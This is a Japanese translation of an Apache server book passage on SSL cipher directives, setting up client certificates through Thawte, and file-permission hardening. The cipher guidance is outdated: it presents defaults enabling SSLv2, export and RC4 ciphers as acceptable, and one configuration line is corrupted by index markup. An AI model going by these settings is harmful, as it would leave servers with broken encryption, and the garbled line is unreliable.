SSLプロトコルでは、セキュアに情報交換を行う際にクライアントとサーバが使用する暗号技術に特定の暗号技術に限定していない。暗号化技術にもいろいろあるが、あらゆる技術がそうであるように、相性のよい組合せというものがある。これについての詳細は、Bruce Schneier 著『Applied Cryptography』（1995年、John Wiley & Sons 発行）とSSLの仕様書（<http://www.netscape.com/> から入手可能）を併せて参照するとよいだろう。暗号スイートのリストは、OpenSSLソフトウェア中の.../ssl/ssl.hにある。マクロ名の方がテキスト文字列よりも、内容を把握するには適しているだろう。

11.9.1 Apacheバージョン1.3用の暗号関連ディレクティブ

SSLRequiredCiphers

SSLRequiredCiphers cipher-list

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2では利用不可

このディレクティブには、コロンで区切られた暗号スイートのリストを指定する（指定可能文字列は表11-3のとおり）。リストはOpenSSLがクライアント側の行動を制限するために使用される。これはサーバ単位のオプションである。次に例を示す。

```
SSLRequiredCiphers RC4-MD5:RC4-SHA:IDEA-CBC-MD5:DES-CBC3-SHA
```

表11-3 Apacheバージョン1.3用の暗号スイート

OpenSSL 名	Config 名	鍵サイズ	暗号化鍵長
SSL3_TXT_RSA_IDEA_128_SHA	IDEA-CBC-SHA	128	128
SSL3_TXT_RSA_NULL_MD5	NULL-MD5	0	0
SSL3_TXT_RSA_NULL_SHA	NULL-SHA	0	0
SSL3_TXT_RSA_RC4_40_MD5	EXP-RC4-MD5	128	40
SSL3_TXT_RSA_RC4_128_MD5	RC4-MD5	128	128
SSL3_TXT_RSA_RC4_128_SHA	RC4-SHA	128	128
SSL3_TXT_RSA_RC2_40_MD5	EXP-RC2-CBC-MD5	128	40
SSL3_TXT_RSA_IDEA_128_SHA	IDEA-CBC-MD5	128	128
SSL3_TXT_RSA_DES_40_CBC_SHA	EXP-DES-CBC-SHA	56	40
SSL3_TXT_RSA_DES_64_CBC_SHA	DES-CBC-SHA	56	56
SSL3_TXT_RSA_DES_192_CBC3_SHA	DES-CBC3-SHA	168	168
SSL3_TXT_DH_DSS_DES_40_CBC_SHA	EXP-DH-DSS-DES-CBC-SHA	56	40
SSL3_TXT_DH_DSS_DES_64_CBC_SHA	DH-DSS-DES-CBC-SHA	56	56
SSL3_TXT_DH_DSS_DES_192_CBC3_SHA	DH-DSS-DES-CBC3-SHA	168	168
SSL3_TXT_DH_RSA_DES_40_CBC_SHA	EXP-DH-RSA-DES-CBC-SHA	56	40
SSL3_TXT_DH_RSA_DES_64_CBC_SHA	DH-RSA-DES-CBC-SHA	56	56
SSL3_TXT_DH_RSA_DES_192_CBC3_SHA	DH-RSA-DES-CBC3-SHA	168	168
SSL3_TXT_EDH_DSS_DES_40_CBC_SHA	EXP-EDH-DSS-DES-CBC-SHA	56	40
SSL3_TXT_EDH_DSS_DES_64_CBC_SHA	EDH-DSS-DES-CBC-SHA		56
SSL3_TXT_EDH_DSS_DES_192_CBC3_SHA	EDH-DSS-DES-CBC3-SHA	168	168
SSL3_TXT_EDH_RSA_DES_40_CBC_SHA	EXP-EDH-RSA-DES-CBC	56	40
SSL3_TXT_EDH_RSA_DES_64_CBC_SHA	EDH-RSA-DES-CBC-SHA	56	56
SSL3_TXT_EDH_RSA_DES_192_CBC3_SHA	EDH-RSA-DES-CBC3-SHA	168	168
SSL3_TXT_ADH_RC4_40_MD5	EXP-ADH-RC4-MD5	128	40
SSL3_TXT_ADH_RC4_128_MD5	ADH-RC4-MD5	128	128
SSL3_TXT_ADH_DES_40_CBC_SHA	EXP-ADH-DES-CBC-SHA	128	40

OpenSSL名	Config名	鍵サイズ	暗号化鍵長
SSL3_TXT_ADH_DES_64_CBC_SHA	ADH-DES-CBC-SHA	56	56
SSL3_TXT_ADH_DES_192_CBC_SHA	ADH-DES-CBC3-SHA	168	168
SSL3_TXT_FZA_DMS_NULL_SHA	FZA-NULL-SHA	0	0
SSL3_TXT_FZA_DMS_RC4_SHA	FZA-RC4-SHA	128	128
SSL2_TXT_DES_64_CFB64_WITH_MD5_1	DES-CFB-M1	56	56
SSL2_TXT_RC2_128_CBC_WITH_MD5	RC2-CBC-MD5	128	128
SSL2_TXT_DES_64_CBC_WITH_MD5	DES-CBC-MD5	56	56
SSL2_TXT_DES_192_EDE3_CBC_WITH_MD5	DES-CBC3-MD5	168	168
SSL2_TXT_RC4_64_WITH_MD5	RC4-64-MD5	64	64
SSL2_TXT_NULL	NULL	0	0

SSLRequireCipher

SSLRequireCipher *cipher-list*

サーバ設定ファイル、バーチャルホスト、.htaccess、ディレクトリ

互換性: Apache v2 では利用不可

このディレクティブは、上記に示したスペースで区切られた暗号スイートのリストを指定する。リストは接続が確立した後で暗号法を検証するために使用される。これは、ディレクトリ単位のオプションである。

SSLCheckClientDN

SSLCheckClientDN *fileBanCipher cipher-list*

サーバ設定ファイル、バーチャルホスト

互換性: Apache v2 では利用不可

指定したファイルでクライアントのDNをチェックする。そのDNがファイルに記述されていればアクセスが許可され、そうでなければアクセスは拒否される。このディレクティブを使うと、SSLFakeBasicAuthでは不可能な、Basic認証を使いながらクライアント証明書をチェックすることが可能になる。ここで指定するファイルは、クライアントのDNのリスト（DNを1行に1つずつ指定したもの）である。

SSLBanCipher

SSLBanCipher *cipher-list*

サーバ設定ファイル、バーチャルホスト、.htaccess、ディレクトリ

互換性: Apache v2 では利用不可

このディレクティブには、SSLRequireCipherと同じように、スペースで区切られた暗号のリストを指定する。ただし、指定された暗号法の使用を禁止する点がSSLRequireCipherとは異なる。

ある暗号法がSSLBanCipherで指定されている場合は拒否し、SSLRequireCipherで指定されている場合は受け入れ、SSLRequireCipherで暗号スイートがリストがまったく指定されていない場合には受け入れる、という具合に機能する。次に例を示す。

```
SSLBanCipher NULL-MD5 NULL-SHA
```

これらのセットは、実際には暗号化を行わないテスト用セットなので、禁止した方がよい。

11.9.2 Apacheバージョン2用の暗号関連ディレクティブ

SSLCipherSuite

SSLCipherSuite cipher-spec

デフォルト: SSLCipherSuite ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP

サーバ設定ファイル、バーチャルホスト、ディレクトリ、.htaccess

上書き: AuthConfig

互換性: Apache v2でのみ利用可能

セキュリティに対して極端に神経質になる理由がなければ、このディレクティブを使う必要はない。

このディレクティブでは、SSLハンドシェイクフェーズのネゴシエーションでクライアントが使うことのできる暗号スイートを設定する。cipher-specには、OpenSSLの暗号法仕様をコロン区切りで指定する。このディレクティブは、サーバ単位とディレクトリ単位の両方のコンテキストで使用できる。サーバ単位のコンテキストで使用了した場合、このディレクティブは、接続が確立されたときに標準のSSLハンドシェイクに適用される。ディレクトリ単位のコンテキストでを使用した場合は、HTTPリクエストを受け取った後、HTTPレスポンスを返送する前に、再設定された暗号スイートを使って再度SSLネゴシエーションが行われる。

cipher-specに指定するSSL暗号法仕様は、4つの主要コンポーネントと、いくつかの補足的なコンポーネントで構成される。鍵交換アルゴリズムコンポーネント（RSAおよびDiffie-Hellman）のタグを表11-4に示す。

表11-4 鍵交換アルゴリズム

タグ	説明
kRSA	RSA鍵交換
KDhr	RSA鍵を使用したDiffie-Hellman鍵交換
kDhd	DSA鍵を使用したDiffie-Hellman鍵交換
kEDH	一時的Diffie-Hellman鍵交換（証明書なし）

認証アルゴリズムコンポーネント（RSA、Diffie-Hellman、およびDSS）のタグを表11-5に示す。

表11-5 認証アルゴリズム

タグ	説明
aNull	認証なし
aRSA	RSA 認証
aDSS	DSS 認証
aDH	Diffie-Hellman 認証

暗号法の暗号アルゴリズムコンポーネント (DES、トリプルDES、RC4、RC2、およびIDEA) のタグを表11-6に示す。

表11-6 暗号法のエンコーディングアルゴリズム

タグ	説明
eNULL	エンコーディングなし
DES	DESエンコーディング
3DES	トリプルDESエンコーディング
RC4	RC4エンコーディング
RC2	RC2エンコーディング
IDEA	IDEAエンコーディング

MACダイジェストアルゴリズムコンポーネント (MD5、SHA、およびSHA1) のタグを表11-7に示す。

表11-7 MACダイジェストアルゴリズム

タグ	説明
MD5	MD5ハッシュ関数
SHA1	SHA1ハッシュ関数
SHA	SHAハッシュ関数

SSLで使用する暗号法は、輸出用のものでも構わない。また、SSLバージョン2またはSSLバージョン3/TLSバージョン1（ここでは、TLSバージョン1とSSLバージョン3は同等のものとして扱う）のいずれかの暗号法を使用する。使用する暗号法を指定する際は、すべての暗号法をALLによって一括指定するか、1つずつ指定するか、または表11-8に示すエイリアスを使って、使用する暗号法とその優先順位を指定する。

表11-8 暗号法のエイリアス

タグ	説明
SSLv2	SSLバージョン2.0のすべての暗号法
SSLv3	SSLバージョン3.0のすべての暗号法
TLSv1	TLSバージョン1.0のすべての暗号法
EXP	輸出用のすべての暗号法

タグ	説明
EXPORT40	40ビットの輸出用暗号法のみ
EXPORT56	56ビットの輸出用暗号法のみ
LOW	強度の低いすべての暗号法（シングルDES。輸出用を除く）
MEDIUM	128ビットのすべての暗号法
HIGH	トリプルDESを使用するすべての暗号法
RSA	RSA鍵交換を使用するすべての暗号法
DH	Diffie-Hellman鍵交換を使用するすべての暗号法
EDH	一時的Diffie-Hellman鍵交換を使用するすべての暗号法
ADH	匿名Diffie-Hellman鍵交換を使用するすべての暗号法
DSS	DSS認証を使用するすべての暗号法
NULL	暗号化を行わないすべての暗号法

これらのタグは、cipher-specに指定する際、プリフィックスを付けることによって結合することができる。使用可能なプレフィックスを以下に示す。

なし

暗号法をリストに追加する。

+

暗号法をリストに追加し、その順序をリスト中の現在の位置に指定する。

-

暗号法をリストから除外する（後で追加することは可能）

!

暗号法をリストから完全に除外する（後で追加することはできない）

openssl ciphers -v コマンドを使用すると、これらのタグ情報を確認して、cipher-specを正しく指定することができる。

```
$ openssl ciphers -v 'ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP'
NULL-SHA          SSLv3 Kx=RSA      Au=RSA  Enc=None  Mac=SHA1
NULL-MD5          SSLv3 Kx=RSA      Au=RSA  Enc=None  Mac=MD5
EDH-RSA-DES-CBC3-SHA SSLv3 Kx=DH       Au=RSA  Enc=3DES(168) Mac=SHA1
...
EXP-RC4-MD5       SSLv3 Kx=RSA(512) Au=RSA  Enc=RC4(40) Mac=MD5  export
EXP-RC2-CBC-MD5   SSLv2 Kx=RSA(512) Au=RSA  Enc=RC2(40) Mac=MD5  export
EXP-RC4-MD5       SSLv2 Kx=RSA(512) Au=RSA  Enc=RC4(40) Mac=MD5  export
```

デフォルトのcipher-specは、"ALL:!ADH:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv2:+EXP"である。これは、次のような意味だ。まず、認証を行わない暗号法を考慮の対象から除外している。これにより、匿名Diffie-Hellman暗号法のみを使うSSLなどが除外される。次に、RC4およびRSAを使う暗号法を指定している。そして、セキュリティ強度の高い順に暗号法を指定している。さらにリストの末尾で、SSLバージョン2のすべての暗号法、および輸出用のすべての暗号法を指定

している。

例

```
SSLCipherSuite RSA:!EXP:!NULL:+HIGH:+MEDIUM:-LOW
```

SSLのRSA暗号法およびDiffie-Hellman暗号法の詳細を表11-9と表11-10に示す。

表11-9 RSA SSL暗号法の詳細

暗号法タグ	プロトコル	鍵交換	認証	エンコーディング	MAC	タイプ
DES-CBC3-SHA	SSLv3	RSA	RSA	3DES(168)	SHA1	
DES-CBC3-MD5	SSLv2	RSA	RSA	3DES(168)	MD5	
IDEA-CBC-SHA	SSLv3	RSA	RSA	IDEA(128)	SHA1	
RC4-SHA	SSLv3	RSA	RSA	RC4(128)	SHA1	
RC4-MD5	SSLv3	RSA	RSA	RC4(128)	MD5	
IDEA-CBC-MD5	SSLv2	RSA	RSA	IDEA(128)	MD5	
RC2-CBC-MD5	SSLv2	RSA	RSA	RC2(128)	MD5	
RC4-MD5	SSLv2	RSA	RSA	RC4(128)	MD5	
DES-CBC-SHA	SSLv3	RSA	RSA	DES(56)	SHA1	
RC4-64-MD5	SSLv2	RSA	RSA	RC4(64)	MD5	
DES-CBC-MD5	SSLv2	RSA	RSA	DES(56)	MD5	
EXP-DES-CBC-SHA	SSLv3	RSA(512)	RSA	DES(40)	SHA1	輸出用
EXP-RC2-CBC-MD5	SSLv3	RSA(512)	RSA	RC2(40)	MD5	輸出用
EXP-RC4-MD5	SSLv3	RSA(512)	RSA	RC4(40)	MD5	輸出用
EXP-RC2-CBC-MD5	SSLv2	RSA(512)	RSA	RC2(40)	MD5	輸出用
EXP-RC4-MD5	SSLv2	RSA(512)	RSA	RC4(40)	MD5	輸出用
NULL-SHA	SSLv3	RSA	RSA	None	SHA1	
NULL-MD5	SSLv3	RSA	RSA	None	MD5	

表11-10 Diffie-Hellman暗号法の詳細

暗号法タグ	プロトコル	鍵交換	認証	エンコーディング	MAC	タイプ
ADH-DES-CBC3-SHA	SSLv3	DH	None	3DES(168)	SHA1	
ADH-DES-CBC-SHA	SSLv3	DH	None	DES(56)	SHA1	
ADH-RC4-MD5	SSLv3	DH	None	RC4(128)	MD5	
EDH-RSA-DES-CBC3-SHA	SSLv3	DH	RSA	3DES(168)	SHA1	
EDH-DSS-DES-CBC3-SHA	SSLv3	DH	DSS	3DES(168)	SHA1	
EDH-RSA-DES-CBC-SHA	SSLv3	DH	RSA	DES(56)	SHA1	
EDH-DSS-DES-CBC-SHA	SSLv3	DH	DSS	DES(56)	SHA1	
EXP-EDH-RSA-DES-CBC-SHA	SSLv3	DH(512)	RSA	DES(40)	SHA1	輸出用
EXP-EDH-DSS-DES-CBC-SHA	SSLv3	DH(512)	DSS	DES(40)	SHA1	輸出用
EXP-ADH-DES-CBC-SHA	SSLv3	DH(512)	None	DES(40)	SHA1	輸出用
EXP-ADH-RC4-MD5	SSLv3	DH(512)	None	RC4(40)	MD5	輸出用

11.10 実際のセキュリティ

セキュリティの問題は複雑かつ厳格であり、このことを知る者は、セキュリティをきちんと理解していない者はセキュリティの問題に関わるべきではない、と言うほどである。筆者の1人 (Ben Laurie) は、こうした立場にある。そしてもう1人 (Peter Laurie) は、自分のWebサイトを世界に公開したいと思っている一般的なウェブマスターの立場からこの問題を捉えている。ウェブマスターの立場からすると、Webサイトのセキュリティは解決しなければならない問題の1つに過ぎない。

みだりにセキュリティに関わってはならないというのは、自動車を購入して安全に運転するには燃焼工学の博士号を取らなければならない、というようなものである。1900年頃の自動車業界ならいざ知らず、現在はもうこのような時代ではない。

本書の以前の版では、筆者らは臆病にも実際的な問題に触れるのを避け、別の専門家の著書を参照するように勧めていた。しかしここきてセキュリティを巡る状況も落ち着き、専門家が「セキュリティの手引き」とでも呼ぶようなセクションを設けたら便利なのではないかを感じるようになった。ここで説明するのは、これを読んだらオンライン銀行を開けるようになる、というようなものではない。しかし読者の目的が、趣味的なハッカーやビジネス上の競合相手から重要なデータを守ることであれば、このセクションが十分役に立つだろう。

ほとんどの人は、玄関にはきちんとした鍵が必要だと考える。そして私たちは、長い時間をかけてそのような鍵をどのように選んだらよいか、どのように取り付けたらよいかを学んできた。しかし残念なことに、Webの世界ではこうした意識はまだ十分なレベルに達していない。このセクションでは、ごく普通のきちんとした鍵というものについて説明する。顧客との窓口を考えるのはその後の話だ。

11.10.1 セキュリティの手引き

セキュリティの分野における最初の問題は、やり取りしている相手が誰であるかを知ることだ。サイトのアイデンティティに対するクライアントの疑念（「自分が送金しているのは本当に銀行なのか。どこかの詐欺師グループではないのか」）は、前述のサーバ証明書を使用して解決することができる。

ウェブマスターである読者も、正当なユーザとしてログオンしている人物が本当にその人物であって、狡猾な詐欺師ではないことを確認したいはずだ。

SSLを使えば、特別な設定をすることもなく、データおよびBasic認証パスワード（5章「認証」参照）を暗号化して送信することが可能だ。これは、セキュリティの上では大きな一歩である。このおかげで、私たちのトラフィックを盗聴した「悪い奴」を失望させることができる。しかしこの場合、クライアント側にいる人物が「悪い奴」ではないことを証明しているのは、パスワードだけである。ここでクライアント証明書を利用すれば、さらにセキュリティを高めることができる。

指紋や網膜を読み取るなどして、しかるべき人物の身体が端末の前にあることを確認するテクノロジーは存在する。しかし、こうしたテクノロジーを利用する機器は一般的に使用できるほど安価ではなく、また、十分に信用できるものではないという意見もある。さらに、こうしたバイオメトリクス認証は2つの大きな欠陥を抱えている。取り消しが効かないという点と、「悪い奴」が目的の人物の身体を切

除しかねないという点だ[†]。それに、絶対安全というわけでもない。たとえば、ゼラチンなどを使ってバイオセンサーから指紋を採取し、それを再度センサーに提示すれば、セキュリティチェックを通過することができる。証拠は口に入れてしまえばよい。また、虹彩スキャナの場合は、ノートPCに映し出した権限のある人物の眼をスキャナに提示することによって欺くことができる場合がある。

では、どうすればよいのかというと、クライアントのコンピュータに（ソフトウェア、あるいはできればハードウェアの形で）適切なクライアント証明書を用意させ、そのコンピュータを使用する人物にはパスフレーズを入力させるのである。

このデモンストレーションを行うには、以下の作業を行う必要がある。

11.10.2 デモンストレーション用クライアント証明書の取得

まずは、私たち自身が認証されたクライアントとして振る舞うために、クライアント証明書を取得する必要がある。ほとんどのブラウザには、このプロセスのための機能が用意されているはずだ。あるいは、Thawte (<http://www.thawte.com>) などの独立した認証局を利用してもよい。クライアント証明書は、Thawteでは「Personal Certificates」と呼ばれる。Thawteは個人証明書を無償で発行してくれるので、筆者らはそれを利用することにした。

個人証明書の取得手順については、ThawteのWebサイトで丁寧に説明されているので、ここで詳しく解説することはしない。しかし筆者の場合は問題が1つあったので、これについて簡単に説明しておくことにする。まずは、クライアントアカウントを作成する。ここでは、氏名、住所、電子メールアドレス、そして何らかのID（自動車免許番号、パスポート番号、国民保険番号など）を指定する必要がある。これらについて特にチェックがなされることもなく、パスワードを指定するように求められる。

ここまでは、筆者も特に問題はなかった。しかし、すっかり忘れていたのだが、筆者（Peter Laurie）は1～2年前に何かの理由でThawteにアカウントを作成したことがあった。そして、そのアカウントを使うこともなくパスワードを忘れてしまっていたのだ。

ユーザがパスワードを忘れてしまった場合、多くのサイトでは、ユーザが提示した名前と電子メールアドレスがサイトに記録されているものと一致すれば、電子メールでパスワードを送ってしまう。Thawteでは、適切にもこのようなことはせず、パスワードをユーザに再度伝えるための別の手続きを用意している。しかしこの手続きは、その作業に携わるすべての人にとって面倒極まりない仕組みになっているのである。そこで筆者は、こうした面倒や決まり悪さを避けるため、<http://www.hotmail.com>で“K. D. Price”^{††}という電子パーソナリティを作成し、この名前でThawteに新しいアカウントを作成した。すると次に、X.509証明書を自動インストールするブラウザを以下の中から選ぶように求められる。

[†] このため Ben Laurie は、バイオメトリクスを冗談混じりに「切除ウェア」などと呼んでいる。

^{††} その昔の英国では、有限会社を介して所得を管理した方が、作家にとっては税制上有利だった。そのときの Peter Laurie の会社が“KD Price Ltd”である。この会社は、改まった場では“Ken Price Ltd”と呼ばれていたが、頭文字の本当の意味は“Knock Down Price”というのである。

Netscape Communicator or Messenger
 Microsoft Internet Explorer, Outlook and Outlook Express
 Lotus Notes R5
 OperaSoftware Browser
 C2Net SafePassage Web Proxy

筆者は、MSIEを使用していながら誤ってNetscapeを指定してしまったのだが、ブラウザの指定が間違っていることが正しく指摘された。この後、「よくわからなければOKをクリックしてください」といった類の手順がいくつも待ち構えている。「よくわかっている」人たちは、ここでさまざまな設定を行うことができる。そして、この後に何をすべきか提示されることなく手続きは終了するが、この後は電子メールが届いているかどうかをチェックする必要がある。この電子メールには、証明書の取得先URLが書かれている。このURLにアクセスすると、証明書がインストールされる。最後に、証明書の確認方法が以下のように表示される。

To view the certificate in MSIE 4, select View->Internet Options->Content and then press the button for "Personal" certificates. (MSIE 4で証明書を表示するには、[表示|インターネットオプション|コンテンツ]を選択し、[個人]ボタンをクリックします。) To view the certificate in MSIE 5, select Tools->Internet Options->Content and then press the button for "Certificates". (MSIE 5で証明書を表示するには、[ツール|インターネットオプション|コンテンツ]を選択し、[証明書]ボタンをクリックします。)

11.10.3 CA証明書の取得

先に取得したクライアント証明書は、信頼できるきちんとした組織によって発行された場合にのみ意味がある。このため、クライアント証明書を発行したのがThawteであることを証明するCA証明書が必要になる。これは重要なことなので、その手続きは簡単だろうと思う読者もいるかもしれない。しかし実際には、ThawteとVerisignのどちらも、CA証明書の取得方法が非常にわかりにくいのだ。まず、Thawteのホームページ (<http://www.thawte.com>) で、Support Centreにアクセスしよう。次に、Quick linksでget the root certificatesをクリックする。すると、さまざまなルート証明書を一覧した表が表示される。私たちに必要なのはThawte email certificate rootsなので、これをクリックしてpersfree.crtというファイルをダウンロードする。

筆者らは、Apacheのルートディレクトリ上の/usr/www/APACHE3/ca_certに、このファイルをダウンロードした。そして、Configファイルに次の行を追加した。

```
SSLCACertificateFile /usr/www/APACHE3/ca_cert/persfree.crt
```

しかしApacheをロードすると、error_logに以下のメッセージが書き込まれる。

```
...
[<date>][error]mod_ssl: Init: (sales.butterthlies.com:443) Unable to
configure verify locations for client authentication
```

このメッセージは、すべてが正常に動作していないことを示している。原因は、Thawteの証明書がDER (Distinguished Encoding Rules) と呼ばれるフォーマットになっていることだ。ここでは、証明書はPEM (Privacy Enhanced Mail) というフォーマットでなければならない (どちらも誤解を招きがちな名称なので注意してほしい)。前者は単純なバイナリダンプだが、後者はbase64エンコードに若干のヘッダとフッタを加えたものである。DERをPEMに変換するには、以下のようにすればよい。

```
openssl x509 -in persfree.crt -inform DER -out persfree2.crt
```

(*persfree2.crt*を参照するようにConfigファイルを書き換えてから) Apacheを起動すると、今度は"...mod_ssl/3.0a0 OpenSSL/0.9.6b configured..."というメッセージが*error_log*に書き込まれるので、問題が解決できたことを確認できる。しかし、*sales.butterthlies.com*にアクセスしようとする、接続に失敗し、次のようなメッセージが*.../logs/error_log*に書き込まれる。

```
...[error]mod_ssl: Certificate Verification: Certificate Chain too long chain
has 2 cerificates, but maximum allowed are only 1)
```

この問題は、Configファイルの先頭に次の1行を付け加えるだけで解決できる。

```
...
SSLVerifyDepth 2
....
```

これですべて正常に動作するようになり、ある程度セキュアなWebサイトができたことになる。Configファイルは、最終的には以下ようになる。

```
User webserv
Group webserv

LogLevel notice
LogFormat "%h %l %t \"%r\" %s %b %a %{user-agent}i %U" sidney

#SSLCacheServerPort 1234
#SSLCacheServerPath /usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLSessionCache dbm:/usr/src/apache/apache_1.3.19/src/modules/ssl/gcache
SSLCertificateFile /usr/src/apache/apache_1.3.19/SSLconf/conf/new1.cert.cert
SSLCertificateKeyFile /usr/src/apache/apache_1.3.19/SSLconf/conf/privkey.pem
SSLCACertificateFile /usr/www/APACHE3/ca_cert/persfree2.crt
SSLVerifyDepth 2
SSLVerifyClient require
SSLSessionCacheTimeout 3600

Listen 192.168.123.2:80
```

```

Listen 192.168.123.2:443

<VirtualHost 192.168.123.2:80>
SSLEngine off
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/customers
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney
</VirtualHost>

<VirtualHost 192.168.123.2:443>
SSLEngine on
ServerName sales.butterthlies.com

DocumentRoot /usr/www/APACHE3/site.virtual/htdocs/salesmen
ErrorLog /usr/www/APACHE3/site.ssl/apache_2/logs/error_log
CustomLog /usr/www/APACHE3/site.ssl/apache_2/logs/butterthlies_log sidney

<Directory /usr/www/APACHE3/site.virtual/htdocs/salesmen>
AuthType Basic
AuthName darkness
AuthUserFile /usr/www/APACHE3/ok_users/sales
AuthGroupFile /usr/www/APACHE3/ok_users/groups
Require group {_Index {_EndRange_}security:real-life applications_} cleaners
</Directory>
</VirtualHost>

```

11.11 今後の動向

コンピュータとネットワークセキュリティに関する根本的な問題の1つとして、セキュリティ用に設計されたのではないシステムにセキュリティを組み込もうとしていることが挙げられる。Unixに実装されているセキュリティ機能は優れたものではあるが、セキュリティ全般についてよりよいシステムが実現可能なことは明らかな。ここでは、将来的にセキュリティ環境を改善してくれる可能性のあるシステムについて述べる。

11.11.1 SE Linux

最初に紹介するのは、NSAのSecurity Enhanced Linuxだ。これは、ファイルやプロセス間通信など、さまざまなリソースに対するきめ細かなアクセス制御を可能にしたLinuxである。SE Linuxの魅力の1つは、これまでのやり方を完全に变えることなく、セキュリティを向上させることができる点だ。詳細については、<http://www.nsa.gov/selinux/>を参照してほしい。

11.11.2 EROS

EROSは、Extremely Reliable Operating Systemの略だ。EROSでは、ケーバビリティ（POSIXのケーバビリティとはまったく別のものなので、混同しないように注意してほしい）と呼ばれるコン

ポーネントを使用して、あらゆる要素に対するきめ細かな制御を可能にする。筆者らは、EROSを非常に有望なシステムだと考えており、将来的には高信頼性システムで広く利用されるのではないかと見ている。現在のところ、実験的な色合いが強いことが残念なのだが、いずれは本格的に使えるようになることが期待される。ケーバリティシステムのデメリットは、これまでのプログラミングとは異なる考え方をしなければならないことだが、実際には、大きな障壁になるほどの違いはない。それよりも大きな問題は、EROSのケーバリティを正しく利用できるように既存のコードを移植するのがほとんど不可能であることだ。しかしそれでも、EROSを既存のコードと併用することによって、大きなメリットが得られるだろう。詳細については、<http://www.eros-os.org/>を参照してほしい。

11.11.3 E

Eは非常に魅力的な言語で、各機能が直観的に利用可能であること、および各機能が分散システムで動作可能であることを基本として設計されている。Eには特筆すべき多くの特徴があるが、Eの特徴およびEそのものについて学ぶには、“E in a Walnut” <http://www.erights.org/>）に目を通してもらうのがいちばんよいだろう。

12章

大規模なWebサイトの運用

本章では、大規模なWebサイトの運用にあたるウェブマスターが考慮すべき重要な事項について説明する。当然のことながら、Webサイトの規模が大きくなれば考慮すべき事項も増えることになるので、ここであらゆる問題をカバーすることはできない。したがって本章では最小限の事項を述べるにとどめる。本章で説明する事項のほとんどは、別の章で詳しく説明されているので、そちらも参照してほしい。

12.1 マシンの設定

Webサイトを構成するマシンを設定する際は、以下の点に注意する。

1. オペレーティングシステムおよびすべてのサポートソフトウェア（Apache、データベース管理システム、スクリプト言語環境など）が、現行の安定したバージョンであること。各ソフトウェアは、すべてのマシンで同じバージョンでなければならない。
2. TCP/IP層が動作しており、最新のパッチがすべて適用されていること。
3. 時刻が正確であること。HTTPプロトコルでは日時が使用されるので、Unixではxntpd（<http://www.eecis.udel.edu/~ntp/>）、Win32ではntpddate（http://www.eecis.udel.edu/~ntp/ntp_spool/html/ntpddate.html）またはTardis（<http://www.kaska.demon.co.uk>）を使ってマシンの時刻を正確に維持できるようにするといいたいだろう。

12.2 サーバのセキュリティ

サーバのセキュリティに関してはさまざまな側面があるが、最初に確認すべき項目を以下に示す。これらの項目は、システム管理者以外の第三者が定期的にチェックすべきだ。複数の人間がチェックすることで問題を見つけやすくなるし、先入観のない公平な立場からチェックしてもらうことで信頼性も高まるからだ。

12.2.1 rootパスワード

サーバのrootパスワードはセキュリティのかなめである。モニタの向こうの壁などにrootパスワードを書き留めるようなことをすると、パスワードが漏洩してしまう。

12.2.2 ファイルの配置場所と所有権

ファイルのセキュリティはWebサーバセキュリティの基本である。以下に、ファイルの配置場所と所有権に関して従うべきルールを示す。

- ファイルの所有者は各サービス（http、ftpd、sendmailなど）の実行ユーザとは別のユーザにすべきである。また、各サービスは専用のユーザで実行するのが望ましい。理想は、ファイルの所有権とサービスの所有権を完全に分離しておくことだ。たとえば、Apacheデーモンの実行ユーザとApacheの各種設定ファイルを所有するユーザは別にしておいた方がよい。こうしておけば、誰かがサーバを乗っ取っても、その設定を変更することはできなくなる。複数のサービスを利用した攻撃を困難にするためにも、サービスはそれぞれ専用のユーザで実行すべきである（ユーザが異なっていれば、あるサービスのファイルが乗っ取られたとしても、別のサービスからそのファイルにアクセスすることは難しくなる）。たとえば、セキュリティが高いことで知られるメールサーバQmailでは、サービスの各要素に対して少なくとも6つのユーザが設定され、設定ファイルの所有者はさらに別のユーザ（通常はroot）に設定されている。
- 各サービス間でファイルツリーを共有してはならない。
- 実行ファイルをWebツリー（ApacheのDocumentRoot以下）に配置してはならない。
- サービスのコントロールファイルを、WebツリーやFTPツリーなどリモートアクセス可能な場所に配置してはならない。
- 理想は、各サービスを別々のマシンで実行することである。

ファイルのパーミッションに関して従うべきルールを以下に示す。

- 対象ファイルが第三者の所有である場合、関連するサービスの所属グループにそのファイルの読み込みパーミッションを与える必要がある。同じくそのグループに、コンパイル済みバイナリの実行パーミッションも与える必要がある。読み込みパーミッションは、コンパイル済みバイナリに対しては不要だが、シェルスクリプトに対しては必要だ。パーミッションは、できるだけ制限の厳しいものを与えるようにする。たとえば、設定ファイルの書き込みパーミッションをサーバに与えてはならない。
- サイトの更新（詳細は後述）の際は、設定ミスを避けるため、パーミッションおよび所有権の設定スクリプトを作成する。

12.2.3 Apache Webサイト

ApacheのWebサイトでは、一般的なものからApacheに固有のものまで、Webサーバ設定時のセ

セキュリティに関するさまざまなヒントが提供されている。

ServerRootディレクトリに対するパーミッション

通常、Apacheはrootユーザで起動され、リクエストに回答するときにUserディレクティブで定義されたユーザに切り替わる。rootで実行されるその他のコマンドと同様、Apacheもroot以外のユーザによって変更されないように保護しなければならない。ファイルそのものだけでなく、ディレクトリおよびその親ディレクトリも、rootだけが書き込みできるようにする必要がある。たとえば、ServerRootを/usr/local/apacheに配置する場合は、以下のようにrootでディレクトリを作成するといいたいだろう。

```
mkdir /usr/local/apache
cd /usr/local/apache
mkdir bin conf logs
chown 0 . bin conf logs
chgrp 0 . bin conf logs
chmod 755 . bin conf logs
```

ここでは、rootだけが、/usr、および/usr/localを変更可能であることを前提としている。実行ファイルhttpdをインストールする際は、httpdも同様に保護されるようにしなければならない。

```
cp httpd /usr/local/apache/bin
chown 0 /usr/local/apache/bin/httpd
chgrp 0 /usr/local/apache/bin/httpd
chmod 511 /usr/local/apache/bin/httpd
```

htdocsサブディレクトリは、ほかのユーザが変更できるように作成しても構わない。なぜなら、rootがこの中のファイルを実行することはないし、また、rootはここにファイルを作成するべきではないからだ。

